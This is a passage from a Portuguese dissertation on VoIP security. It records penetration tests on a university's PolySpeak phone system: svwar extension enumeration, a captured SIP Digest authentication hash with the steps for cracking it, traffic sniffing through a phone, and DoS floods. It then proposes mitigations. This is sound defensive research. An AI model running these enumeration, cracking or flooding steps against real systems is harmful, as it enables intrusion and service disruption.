64 bytes from 10.50.1.1: icmp_seq=1 ttl=63 time=2.39 ms
64 bytes from 10.50.1.1: icmp_seq=2 ttl=63 time=76.8 ms
64 bytes from 10.50.1.1: icmp_seq=3 ttl=63 time=2.75 ms
^C
--- 10.50.1.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 2.399/27.323/76.818/34.998 ms
```

Figura 3.26: *Ping* ao iPBX da FEUP

3.4.1.2 Identificação de extensões

Após a identificação do iPBX, tanto na própria rede interna VoIP como a partir da *eduroam* e do *netlab*, com o recurso ao *svwar* tentou-se identificar extensões. Como não era conhecida a numeração, verificou-se o número da extensão do telefone do *netlab* e, de seguida, definiu-se o intervalo entre 3200 e 3205, que inclui a extensão do *netlab*. O resultado obtido foi positivo, uma vez que as extensões do intervalo foram identificadas, tal como observado na Figura 3.27.

Conforme visível na Figura 3.27, foi possível identificar as extensões existentes no intervalo. Com a introdução do intervalo completo das extensões, é obter todas as extensões existentes no sistema VoIP da FEUP. Adicionalmente, efetuou-se o mesmo teste, mas com o atacante na *eduroam* e na rede do *netlab*, sendo obtido o mesmo resultado.

```
root@Bruno:~# svwar -e3200-3205 10.50.1.1 -m INVITE
WARNING:TakeASip:using an INVITE scan on an endpoint (i.e. SIP phone)
 may cause it to ring and wake up people in the middle of the night
| Extension | Authentication |
-----------------------------
| 3205      | reqauth        |
| 3204      | reqauth        |
| 3203      | reqauth        |
| 3202      | reqauth        |
| 3201      | reqauth        |
| 3200      | reqauth        |
```

Figura 3.27: Identificação de extensões do *PolySpeak*

3.4.1.3 Quebra de autenticação de uma extensão

Após a identificação de algumas extensões e tendo em conta que no *netlab* existe uma extensão, tentou-se obter a sua palavra-passe com o objetivo de se efetuar uma autenticação com esse registo. No entanto, este teste foi realizado de modo totalmente diferente comparativamente com o efetuado anteriormente. Mais especificamente, com o *Wireshark*, ligou-se o computador do atacante ao telefone e forçou-se o telefone a reiniciar, isto porque as credenciais se encontram gravadas no telefone. Aquando a inicialização, é enviado um pedido de registo para o iPBX. Desta forma, foi possível capturar a transação SIP de registo desta extensão, conforme observado:

```
REGISTER sip:10.50.1.1:5060 SIP/2.0
Via: SIP/2.0/UDP 10.50.100.63;branch=z9hG4bKb9614993ABED0400
From: "3203" <sip:3203@10.50.1.1>;tag=A01531B3-9922A5A0
To: <sip:3203@10.50.1.1>
CSeq: 3 REGISTER
Call-ID: b055ad34-225031ed-a097012@10.50.100.63
Contact: <sip:3203@10.50.100.63>;expires=0
User-Agent: PolycomSoundPointIP-SPIP_330-UA/3.1.3.0439
Accept-Language: pt-pt,pt;q=0.9,en;q=0.8
Authorization: Digest username="3203", realm="feup",
nonce="1b5e8f50", uri="sip:10.50.1.1:5060",
response="9ea1279ba7ad4d191b0b935c2c017ee5", algorithm=MD5
```

De acordo com o RFC 3261 [64], o método de autenticação do SIP tem por base o método *Digest Access Authentication* [36] e, analisando o *log* de registo da extensão, identificou-se os componentes do método, nomeadamente o *Digest username*, *realm*, *nonce*, *uri* e *response*. Este último é calculado da seguinte forma:

```
HA1 = MD5(username:realm:password)
HA2 = MD5(method:digestURI)
response = MD5(HA1:nonce:HA2)
```

Assim, de modo a obter-se a palavra-passe, é necessário desencriptar o *hash* da *response* e, de seguida, desencriptar o "HA1".

3.4.1.4 *Man-in-the-middle*

A abordagem utilizada para a realização deste teste foi diferente, quando comparada com a dos sistemas anteriores, devido ao facto do sistema não ser controlado e por apenas se ter acesso a um telefone. Neste sentido, existem duas hipóteses: ou se liga diretamente o computador do atacante ao telefone ou se substitui o telefone pelo computador. Neste caso, optou-se pela utilização de ambas as abordagens, com o objetivo de comparar o nível de informação obtido.

De modo a realizar-se o teste pretendido, ligou-se o computador do atacante à porta LAN do telefone. Se a ligação ao telefone tiver as duas VLANs, voz e dados, o computador ganha um endereço da VLAN de dados, caso esteja configurado. Se a ligação tiver uma única VLAN para dados e voz, o computador ganha um endereço desta VLAN. Neste caso, como na mesma ligação existem as duas VLANs, o computador adquiriu um endereço IP da rede de dados (rede do *netlab*). De seguida, iniciou-se o *Wireshark* de modo a guardar os *logs* do tráfego. Mesmo estando em redes diferentes, foi possível capturar tráfego da rede de voz, como transições SIP, tráfego RTP e *Syslog*. Na Figura 3.28 é ilustrado um excerto do *log* do *Wireshark*.

```
28781 289.269195796 10.50.1.1      10.50.100.69    SIP    547 Status: 401 Unauthorized |
28784 289.285604528 10.50.1.1      10.50.100.69    SIP    564 Status: 200 OK  (1 binding) |
28785 289.285612989 10.50.1.1      10.50.100.69    SIP    568 Request: NOTIFY sip:3307@10.50.100.69 |
29243 293.883137677 10.50.1.1      10.50.100.76    SIP    546 Status: 401 Unauthorized |
29245 293.900903182 10.50.1.1      10.50.100.76    SIP    563 Status: 200 OK  (1 binding) |
29246 293.900910598 10.50.1.1      10.50.100.76    SIP    568 Request: NOTIFY sip:3243@10.50.100.76 |
```

(a) Tráfego SIP

```
318 100.765111000 10.50.100.63   10.50.1.1    RTP    218 PT=ITU-T G.711 PCMU, SSRC=0x43224C0F, Seq=5551, Time=3119505584
351 110.765011900 10.50.100.63   10.50.1.1    RTP    218 PT=ITU-T G.711 PCMU, SSRC=0x43224C0F, Seq=6051, Time=3119585584
371 120.765788653 10.50.100.63   10.50.1.1    RTP    218 PT=ITU-T G.711 PCMU, SSRC=0x43224C0F, Seq=6551, Time=3119665584
397 130.765691751 10.50.100.63   10.50.1.1    RTP    218 PT=ITU-T G.711 PCMU, SSRC=0x43224C0F, Seq=7051, Time=3119745584
427 140.766445689 10.50.100.63   10.50.1.1    RTP    218 PT=ITU-T G.711 PCMU, SSRC=0x43224C0F, Seq=7551, Time=3119825584
```

(b) Tráfego RTP

```
Syslog    170 USER.INFO: GS_LOG: [00:0B:82:0D:C5:11][000][FF71][01020104] Send SIP message: 2657 REGISTER To 10.50.1.200:5060, sip_handle
Syslog    120 USER.INFO: GS_LOG: [00:0B:82:0D:C5:11][000][FF71][01020104] Received SIP message: 401
Syslog    170 USER.INFO: GS_LOG: [00:0B:82:0D:C5:11][000][FF71][01020104] Send SIP message: 2658 REGISTER To 10.50.1.200:5060, sip_handle
Syslog    120 USER.INFO: GS_LOG: [00:0B:82:0D:C5:11][000][FF71][01020104] Received SIP message: 200
Syslog    151 USER.INFO: GS_LOG: [00:0B:82:0D:C5:11][000][FF71][01020104] 3298:REGISTERED for 60 seconds;re-REGISTER in 45 seconds
```

(c) Tráfego Syslog

Figura 3.28: Excerto do *log* obtido com o *Wireshark*

Após este teste, desligou-se o telefone da rede e substituiu-se o mesmo pelo computador do atacante, alterando-se o IP e a *gateway*. De seguida, iniciou-se o *Wireshark* e, de igual forma obtiveram-se transações SIP, tráfego RTP e *Syslog*.

Uma vez que se obteve a mesma informação através destas duas abordagens, tendo acesso a um telefone, é apenas necessário ligar um computador à porta LAN existente no telefone para aceder ao tráfego da rede VoIP.

Contudo, após ser capturado tráfego RTP, tentou-se a reprodução destes pacotes com o objetivo de escutar uma chamada. No entanto, o resultado obtido não foi o esperado, na medida em que

não foi possível escutar nenhuma chamada. Na verdade, seria expectável que, tendo acesso aos pacotes, se conseguiria reproduzir a chamada respetiva. No entanto, este resultado acaba por demonstrar que o sistema não é totalmente vulnerável e inseguro, embora permita a identificação das extensões interveniente numa chamada, no que diz respeito à segurança de privacidade.

3.4.1.5 DoS

De forma a executar um DoS, tanto ao iPBX como à rede do *PolySpeak*, utilizaram-se as mesmas ferramentas (*Ettercap* e *atk6-flood_router6*), para comparar o impacto obtido neste sistema, em relação com o obtido nos controlados.

Em primeiro lugar, ligou-se o computador do atacante ao telefone VoIP, testou-se a conectividade com o iPBX e, com o *Ettercap* executou-se o DoS. Contudo, o impacto obtido não foi o esperado, uma vez que os pacotes TCP do ataque foram barrados pela *firewall* existente na rede VoIP. Neste caso, apenas foram enviados 1000 pacotes TCP, sendo na Figura 3.29 apresentado o gráfico obtido pelo *Wireshark*.




Figura 3.29: Largura de banda do *Flood* de pacotes TCP ao iPBX do *PolySpeak*

Comparando este resultado com o da Figura 3.16, apesar do ataque ter sido filtrado pela *firewall*, a sua largura de banda também foi muito menor. Por este motivo, caso não fosse filtrado poderia não provocar uma interrupção do serviço.

Para executar um DoS à rede do *PolySpeak* substituiu-se o telefone existente no *netlab* pelo computador do atacante, trocando o endereço IP e a *default gateway* de modo a que o computador do atacante esteja ligado à rede do *PolySpeak*. De seguida, com o *atk6-flood_router6*, executou-se um DoS à rede, que teve o impacto previsto, uma vez que não foi barrado. Desta forma, conseguiu-se impacto na infraestrutura, conforme apresentado na Figura 3.30.

Comparando o gráfico da Figura 3.30 com o da Figura 3.18, verifica-se que este ataque teve maior largura de banda devido, maioritariamente, ao facto da ligação do atacante à rede do *PolySpeak* ser de 1 Gbit/s e a ligação na rede controlada ser de 100 Mbit/s.




Figura 3.30: Largura de banda do *flood* de *router advertisements* à rede do *PolySpeak*

3.5 Conclusão

A partir dos testes anteriormente realizados, torna-se crucial registar e analisar as principais vulnerabilidades inerentes a cada cenário, perante cada tipo de ataque efetuado. Desta forma, nesta secção, é apresentada uma síntese dos aspetos mais relevantes e em destaque para cada um dos sistemas testados.

A realização de testes de intrusão num cenário controlado (secção 3.2) permitiu identificar algumas falhas graves ao nível de segurança e privacidade, nomeadamente o facto de ser possível:

- quebrar a autenticação de uma extensão com a utilização de um dicionário;
- captar tráfego SIP e RTP;
- reproduzir os pacotes RTP, escutando desta forma as chamadas em questão;
- executar tanto um DoS ao iPBX como à rede.

No que diz respeito ao segundo cenário, os problemas identificados, a nível interno, caso o atacante esteja na infraestrutura de rede de uma das empresas, são os mesmos que os obtidos no cenário controlado. Com o atacante no exterior, é na mesma possível obter informação a nível das extensões e das palavras-passe, mas em relação a DoS do exterior, com origem na *eduroam*, apresenta proteção uma vez que esta rede inclui mecanismos próprios de segurança.

Em relação à análise efetuada ao sistema comercial disponível para estudo, foi percetível a existência de algumas vulnerabilidades. Destacam-se o facto de permitir:

- obter informação importante através do telefone VoIP;
- capturar o tráfego existente na rede VoIP através do telefone;

- identificar extensões e equipamentos na rede com origem na *eduroam* e na rede do *netlab*.

Adicionalmente é de realçar o facto de apenas ter proteção contra DoS ao iPBX.

Tendo em conta o facto de incluir mecanismos de segurança, conforme analisado na secção 2.2.3, não era expectável que apresentasse este desempenho face aos testes realizados. Tendo em conta, principalmente, a aplicabilidade deste sistema, esperava-se maior robustez perante a execução dos testes realizados.

Na tabela 3.1 é ilustrada uma síntese das vulnerabilidades identificadas para cada tipo de cenário analisado.

Tabela 3.1: Vulnerabilidades identificadas

Ambiente controlado	***PolySpeak***
a) Sem acesso do exterior	
- Identificação de extensões;	
- Quebra de autenticação de extensões;	- Recolha de dados de configuração, através do telefone VoIP;
- Captura de tráfego SIP e RTP;	
- Reprodução de pacotes RTP;	- Identificação de extensões com origem na *eduroam*, rede do *netlab* e rede VoIP;
- Realização de DoS tanto ao iPBX como à rede;	- Quebra de autenticação;
b) Com acesso do exterior	- Captura de tráfego através do telefone VoIP e da rede.
- Identificação de extensões;	
- Quebra de autenticação de extensões.	

Assim, a identificação e levantamento das vulnerabilidades existentes em cada sistema, para cada ataque, torna-se bastante relevante no sentido em que permite alertar para possíveis falhas na segurança e privacidade, e estudar formas de as mitigar. Por outro lado, este tipo de análise pode auxiliar em futuras aplicações deste tipo de sistemas.

Capítulo 4

Propostas de solução

Neste capítulo pretende-se apresentar propostas de solução para as falhas de segurança e privacidade encontradas nos cenários estudados. Estas têm o objetivo de tornar os sistemas mais robustos e seguros contra os diversos tipos de ataque.

4.1 Ambiente controlado

Após a identificação de falhas de segurança e privacidade no cenário referido, nesta secção são apresentadas soluções com o intuito de colmatar as vulnerabilidades existentes.

Numa primeira fase, existe o problema de se poder aceder à rede VoIP desde que se configure qualquer dispositivo para a rede em questão. De forma a resolver este problema é crucial limitar a rede de voz aos endereço IP e MAC dos equipamentos existentes, para dificultar a adição de novos equipamentos e, por fim, incluir um sistema de monitorização em tempo real para deteção de intrusos, prevenindo ainda ataques de MITM.

Depois destas medidas estarem em vigor, aceder à rede VoIP e tentar identificar os equipamentos, efetuando um *scan* à rede com o *Nmap*, torna-se então mais difícil. No entanto, caso o atacante consiga ligar-se à rede de voz, inerentemente, identifica todos os seus componentes. Assim, torna-se crucial alterar a porta SIP e o nome do serviço no iPBX, de forma a não aceitar pedidos específicos para a porta 5060 e, consequentemente, garantir a não identificação do serviço com recurso ao *Nmap*.

Através das medidas mencionadas, o atacante não consegue identificar extensões existentes, com o *svwar*. Contudo, caso ainda consiga descobrir alguma extensão com recurso a outros métodos (por exemplo, no *site* da empresa em questão ter a extensão de algum funcionário), é necessário limitar o número de pedidos de tentativa de autenticação, por exemplo para cinco ou eventualmente três tentativas, ficando a conta automaticamente bloqueada, eliminando-se ataques de força bruta (denominados *brute force*).

No entanto, ainda existe o problema de, na rede VoIP, passar tráfego RTP e SIP em claro e de haver a possibilidade de capturá-lo com um ataque de MITM, nomeadamente *sniffing trafic*. Depois de capturados é possível reproduzir os pacotes RTP e, assim, escutar as chamadas (falha de

privacidade). Para solucionar este problema é necessário enviar os pacotes SIP e RTP em TLSv2, que introduz um elevado grau de privacidade nas comunicações. Contudo, este facto provoca uma maior latência na comunicação, que pode ser contornada com o aumento dos recursos do iPBX.

Por fim, existe ainda o problema de ataques de DoS. De forma a resolver esta questão é necessário adicionar regras de *firewall*, em particular no *router* de determinada empresa, com o objetivo de impedir ataques ao iPBX com inundação de pacotes TCP e, também, impedir o envio em massa de *router advertisements* para proteger a rede VoIP.

4.2 Ambiente controlado com acesso do exterior

Relativamente a este cenário, que apenas difere do anterior no facto de ser acessível do exterior, dado que internamente possuiu os mesmos problemas, todas as medidas mencionadas na secção 4.1 são necessárias para esta configuração.

Assim, todos os problemas a nível da rede interna são solucionados e, como as portas do iPBX estão alteradas, não é possível obter a informação solicitada aquando o envio de pedidos para a porta 5060, por exemplo com o *svwar* e o *svcrack*.

Uma vez que este ambiente está ligado à *eduroam* (o ataque é executado a partir desta rede) e esta rede possui mecanismos de proteção contra DoS, não é necessário a implementação de medidas adicionais de *firewall*. Mais especificamente, quando se executa um ataque de DoS com origem na *eduroam*, o ataque é filtrado por esta rede, não passando para a rede VoIP.

4.3 *PolySpeak*

O sistema *PolySpeak* é o sistema VoIP que foi criado pela FEUP e que se encontra atualmente em uso nesta instituição. É um cenário totalmente diferente dos restantes, pelo facto de ser um sistema comercial e de grande envergadura. No entanto, através do estudo efetuado, identificaram-se algumas vulnerabilidades.

Em primeiro lugar destaca-se o problema de, nos próprios telefones, ser possível aceder a informação relativa à rede VoIP. Isto permite que um atacante com acesso à infraestrutura retire esta informação e que a utilize para realizar um ataque. Uma forma de intervir neste problema é introduzir uma palavra-passe no telefone, de modo a bloquear o acesso a este tipo de conteúdos. Ainda relativo ao telefone, se o atacante se ligar a este pela porta LAN existente, consegue, com o *Wireshark*, capturar o tráfego da rede de voz.

Por outro lado, um outro problema reside no facto de ser possível aceder à rede de voz da *eduroam* e do *netlab*, apesar de terem endereços de rede totalmente diferentes. Existe ainda a questão de, ao trocar-se o telefone pelo computador do atacante, se ficar com um endereço da rede do *netlab*. Com isto é notório que, através da mesma ligação física, se tem acesso a duas redes e, ainda, que a rede de voz não está totalmente isolada das outras duas. Assim, é aconselhável separar bem a rede VoIP das restantes, por forma a pelo menos garantir que não é possível aceder das outras duas à rede em questão. Para isso é necessário configurar a rede de voz, por exemplo

com NAT, o que impede o acesso a esta rede do exterior. Por fim, outra recomendação reside na utilização de ligações exclusivas para a rede VoIP. Através destas medidas, o problema inerente à identificação de extensões e equipamentos do exterior é resolvido.

A aplicação das medidas referidas permite resolver o problema do acesso externo, possuindo ainda a fragilidade de ser possível trocar o telefone por outro equipamento, ressalvando-se a configuração do IP e da *gateway* do telefone. De forma a dificultar o acesso, é necessário limitar a rede ao endereço IP e MAC de cada dispositivo existente na rede. Aplicando esta medida, torna-se mais difícil aceder à rede VoIP e, consequentemente, é dificultada a escuta do tráfego da rede. No entanto, contornando estes mecanismos, pode ainda ser possível capturar tráfego SIP e RTP, o que permite a identificação dos intervenientes de uma chamada. Por forma a contornar esta fragilidade, é aconselhável utilizar TLSv2, de modo a encapsular os pacotes e não ser possível a sua identificação, mesmo que exista um intruso na rede.

Por fim existe a possibilidade de executar um DoS à rede VoIP, enquanto que ao iPBX está resolvido. Para isso é necessário a aplicação de regras de *firewall* para neutralizar este tipo de ataque com o envio em massa de *router advertisements* para a rede.

4.4 Conclusão

Perante os problemas de segurança e privacidade identificados tanto nos cenários de teste implementados como no cenário de ambiente real (*PolySpeak*), foi possível a proposta de soluções capazes de colmatar as vulnerabilidades encontradas.

Na Tabela 4.1 é ilustrada uma síntese das soluções propostas.

Tabela 4.1: Propostas de solução dos cenários analisados

Ambiente controlado (sem e com acesso do exterior)	***PolySpeak***
- Utilização de ligações exclusivas das redes de voz e dados;	- Utilização de palavra-passe para conteúdos de configuração dos telefones;
- Limitação da rede de voz ao IP e MAC;	- Separação das redes VoIP, *eduroam* e *netlab*;
- Alteração da porta SIP do iPBX;	- Limitação da rede de voz ao IP e MAC;
- Limitação do número de tentativas erradas de palavra-passe;	- Configuração da rede com NAT (sem acesso do exterior);
- Utilização de TLSv2;	- Utilização de TLSv2;
- *Firewall*;	- Implementação de novas regras de *firewall*;
- Sistema de monitorização em tempo real para deteção de intrusos.	- Sistema de monitorização em tempo real para deteção de intrusos.

Perante as falhas identificadas e as respetivas propostas de solução, para uma futura aplicação será importante ter em consideração, principalmente, a inclusão das sugestões mencionadas para o ambiente controlado, a utilização de telefones que tenham a possibilidade de introduzir palavras-passe para os conteúdos de configuração e para acessos à rede VoIP o recurso a VPN. Esta última medida permite estabelecer uma ligação através de uma rede pública ou privada, utilizando criptografia e encapsulamento de forma a manter os dados seguros quando não se está ligado à rede VoIP. Assim, são protegidas as comunicações entre o iPBX e o utilizador de VoIP, garante-se confidencialidade e integridade dos dados e mantém-se a privacidade da comunicação.

Capítulo 5

Conclusão e Trabalho Futuro

5.1 Conclusão

A presente dissertação teve como objetivos principais identificar e analisar falhas de segurança e privacidade numa infraestrutura de VoIP.

Desta forma, foram analisados e comparados alguns dos sistemas VoIP mais relevantes do mercado em termos de especificações técnicas, nomeadamente a nível de segurança. Verificou-se que os serviços disponibilizados são muito semelhantes, mas bastante diferentes quanto à segurança. Os sistemas UCoIP e da *Alcatel* revelaram ser os que apresentam mais medidas de segurança e, possivelmente, os mais robustos perante diversos tipos ataque.

Através da literatura, foi elaborado um levantamento das falhas de segurança já referenciadas. Verificou-se que, para além do protocolo SIP, também as fragilidades da infraestrutura de rede tornam o sistema menos seguro. Isto deve-se ao facto de um atacante conseguir posicionar-se na própria rede VoIP e, assim, realizar diversos tipos de ataque, nomeadamente espionagem, *SIP Port Scan*, abuso de serviço e DoS.

De modo a comprovar as falhas de segurança, configuram-se dois cenários controlados, onde foi possível realizar diversos tipos de teste de intrusão. Aqui, verificou-se que quando o atacante se encontra na rede interna, nomeadamente na rede VoIP, são encontradas mais fragilidades e, inerentemente, os ataques têm um maior impacto. Com o atacante fora da rede, mas com conectividade para o iPBX, existem algumas fragilidades, mais especificamente a nível de obtenção de informação, como por exemplo, descobrir extensões e palavras-passe.

Após a análise de segurança e privacidade em cenários controlados, utilizou-se o sistema *PolySpeak*, para verificar o seu desempenho e a possibilidade de encontrar o mesmo tipo de fragilidades. Neste contexto, verificou-se que o sistema possui algumas vulnerabilidades nomeadamente a nível de rede, uma vez que fora da própria rede é possível aceder por completo a todos os equipamentos e extrair extensões. Por outro lado, foram percetíveis fragilidades associadas aos próprios telefones. Mais especificamente, permite extrair informação relevante da rede VoIP e, ligando um computador ao telefone, é possível escutar o tráfego existente na rede, capturando pacotes SIP, RTP e *logs* de sistema.

Através dos resultados obtidos, foram recomendadas propostas com o objetivo de colmatar os problemas identificados nos cenários testados.

O presente estudo mostra-se de elevada relevância, uma vez que este tipo de análise pode auxiliar em futuras aplicações de sistemas VoIP, tendo em conta que foi efetuada uma análise aprofundada das falhas de segurança e privacidade neste tipo de infraestrutura, bem como a avaliação dos problemas existentes e a identificação de falhas num dos sistemas comerciais analisados. Por outro lado, salienta-se a recomendação de propostas capazes de corrigir os problemas identificados.

5.2 Trabalho Futuro

Quanto ao trabalho futuro, propõe-se a realização das seguintes tarefas:

- Criar um conjunto padrão de testes de intrusão, de forma a analisar qualquer sistema VoIP;
- Analisar e testar mais sistemas comerciais com o objetivo de identificar as suas falhas, de forma a categorizar a sua segurança e propor medidas para eventuais falhas;
- Implementar as medidas de segurança propostas para os cenários referidos e realizar novos testes de intrusão com estas já aplicadas, de forma a analisar o seu desempenho perante novos ataques. Assim, torna-se possível comparar os diferentes cenários depois das medidas de segurança sugeridas, face aos resultados obtidos (sem medidas de segurança);
- Tendo por base os resultados obtidos, criar uma implementação VoIP mais segura, que colmate as vulnerabilidades identificadas.

Anexo A

Anexos

A.1 Configurações *router* ambiente controlado

Configurações *router* ambiente controlado

```
interface FastEthernet0/0
 description $ETH-LAN$$ETH-SW-LAUNCH$$INTF-INFO-FE 0$
 ip address 172.16.2.39 255.255.255.0
 ip nat outside
 ip virtual-reassembly
 duplex auto
 speed auto

interface FastEthernet0/1
 no ip address
 duplex auto
 speed auto

interface FastEthernet0/1.1
 encapsulation dot1Q 100
 ip address 172.16.100.2 255.255.255.0
 ip nat inside
 ip virtual-reassembly

interface FastEthernet0/1.2
 encapsulation dot1Q 200
 ip address 172.16.200.2 255.255.255.0
 ip nat inside
 ip virtual-reassembly

ip forward-protocol nd
ip route 0.0.0.0 0.0.0.0 172.16.2.254
ip http server
ip http access-class 23
ip http authentication local
ip http secure-server
ip http timeout-policy idle 60 life 86400 requests 10000


ip nat pool ovrld 172.16.2.39 172.16.2.39 prefix-length 24
ip nat inside source list 1 pool ovrld overload

access-list 1 permit 172.16.100.0 0.0.0.255
access-list 1 permit 172.16.200.0 0.0.0.255
```

A.2 Análise à rede da Empresa A com *Nmap*

```
root@Bruno:~# nmap 172.16.100.0/24

Starting Nmap 7.31 ( https://nmap.org ) at 2016-12-27 10:37 WET
Nmap scan report for 172.16.100.1
Host is up (0.00022s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
5060/tcp open  sip
5061/tcp open  sip-tls
9418/tcp open  git
MAC Address: 00:08:54:50:31:BC (Netronix)

Nmap scan report for 172.16.100.2
Host is up (0.011s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
23/tcp  open  telnet
80/tcp  open  http
443/tcp open  https
MAC Address: 00:1E:7A:9C:84:6F (Cisco Systems)

Nmap scan report for 172.16.100.8
Host is up (0.0044s latency).
All 1000 scanned ports on 172.16.100.8 are closed
MAC Address: 60:F1:89:82:56:BA (Murata Manufacturing)

Nmap scan report for 172.16.100.10
Host is up (0.00046s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
80/tcp    open  http
81/tcp    open  hosts2-ns
83/tcp    open  mit-ml-dev
84/tcp    open  ctf
85/tcp    open  mit-ml-dev
443/tcp   open  https
8088/tcp  open  radan-http
58080/tcp open  unknown
MAC Address: 08:00:27:66:9C:D3 (Oracle VirtualBox virtual NIC)

Nmap scan report for 172.16.100.5
Host is up (0.0000050s latency).
All 1000 scanned ports on 172.16.100.5 are closed

Nmap done: 256 IP addresses (5 hosts up) scanned in 11.11 seconds
```

Figura A.1: *Nmap* da Empresa A

A.3 Análise à rede da Empresa A com *Nmap* com as opções -sS e -sV

```
root@Bruno:~# nmap -sS -sV 172.16.100.0/24

Starting Nmap 7.31 ( https://nmap.org ) at 2016-11-29 11:18 WET
Nmap scan report for 172.16.100.1
Host is up (0.00025s latency).
Not shown: 996 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.7p1 Debian 5+deb8u2 (protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
111/tcp  open  rpcbind 2-4 (RPC #100000)
9418/tcp open  git?
MAC Address: 00:08:54:50:31:BC (Netronix)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 172.16.100.2
Host is up (0.0020s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE    VERSION
22/tcp  open  ssh        Cisco SSH 1.25 (protocol 1.99)
23/tcp  open  telnet     Cisco router telnetd
80/tcp  open  http       Cisco IOS http config
443/tcp open  ssl/https?
MAC Address: 00:1E:7A:9C:84:6F (Cisco Systems)
Service Info: OS: IOS; Device: router; CPE: cpe:/o:cisco:ios

Nmap scan report for 172.16.100.10
Host is up (0.00084s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 5.3 (protocol 2.0)
53/tcp    open  tcpwrapped
80/tcp    open  http       Apache httpd 2.2.15 ((CentOS))
81/tcp    open  http       Apache httpd 2.2.15 ((CentOS))
83/tcp    open  http       Apache httpd 2.2.15 ((CentOS))
84/tcp    open  http       Apache httpd 2.2.15 ((CentOS))
85/tcp    open  http       Apache httpd 2.2.15 ((CentOS))
443/tcp   open  ssl/http   Apache httpd 2.2.15 ((CentOS))
8088/tcp  open  http       Asterisk 11.16.0
58080/tcp open  http       Jetty 9.2.z-SNAPSHOT
MAC Address: 08:00:27:66:9C:D3 (Oracle VirtualBox virtual NIC)
Service Info: Device: PBX

Nmap scan report for 172.16.100.5
Host is up (0.0000050s latency).
All 1000 scanned ports on 172.16.100.5 are closed

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 256 IP addresses (4 hosts up) scanned in 23.54 seconds
```

Figura A.2: *Nmap* com as opções -sS e -sV da Empresa A

A.4 Configurações *router* ambiente controlado com acesso do exterior

Configurações *router* ambiente controlado com acesso do exterior

```
interface FastEthernet0/0
 description $ETH-LAN$$ETH-SW-LAUNCH$$INTF-INFO-FE 0$
 ip address 192.168.109.39 255.255.255.0
 ip nat outside
 ip virtual-reassembly
 duplex auto
 speed auto

interface FastEthernet0/1
 no ip address
 duplex auto
 speed auto

interface FastEthernet0/1.1
 encapsulation dot1Q 100
 ip address 172.16.100.2 255.255.255.0
 ip nat inside
 ip virtual-reassembly

interface FastEthernet0/1.2
 encapsulation dot1Q 200
 ip address 172.16.200.2 255.255.255.0
 ip nat inside
 ip virtual-reassembly

ip forward-protocol nd
ip route 0.0.0.0 0.0.0.0 192.168.109.254
ip http server
ip http access-class 23
ip http authentication local
ip http secure-server
ip http timeout-policy idle 60 life 86400 requests 10000


ip nat pool ovrld 192.168.109.39 192.168.109.39 prefix-length 24
ip nat inside source list 1 pool ovrld overload
ip nat inside source static udp 172.16.100.10 5060 192.168.109.50 5060 extendable
ip nat inside source static udp 172.16.200.20 5060 192.168.109.60 5060 extendable

access-list 1 permit 172.16.100.0 0.0.0.255
access-list 1 permit 172.16.200.0 0.0.0.255
```

Referências

[1] Telzio. General ip phone settings, 2016. Disponível em https://telzio.com/support/general-ip-phone-settings/, acedido a última vez em 2 de novembro de 2016.

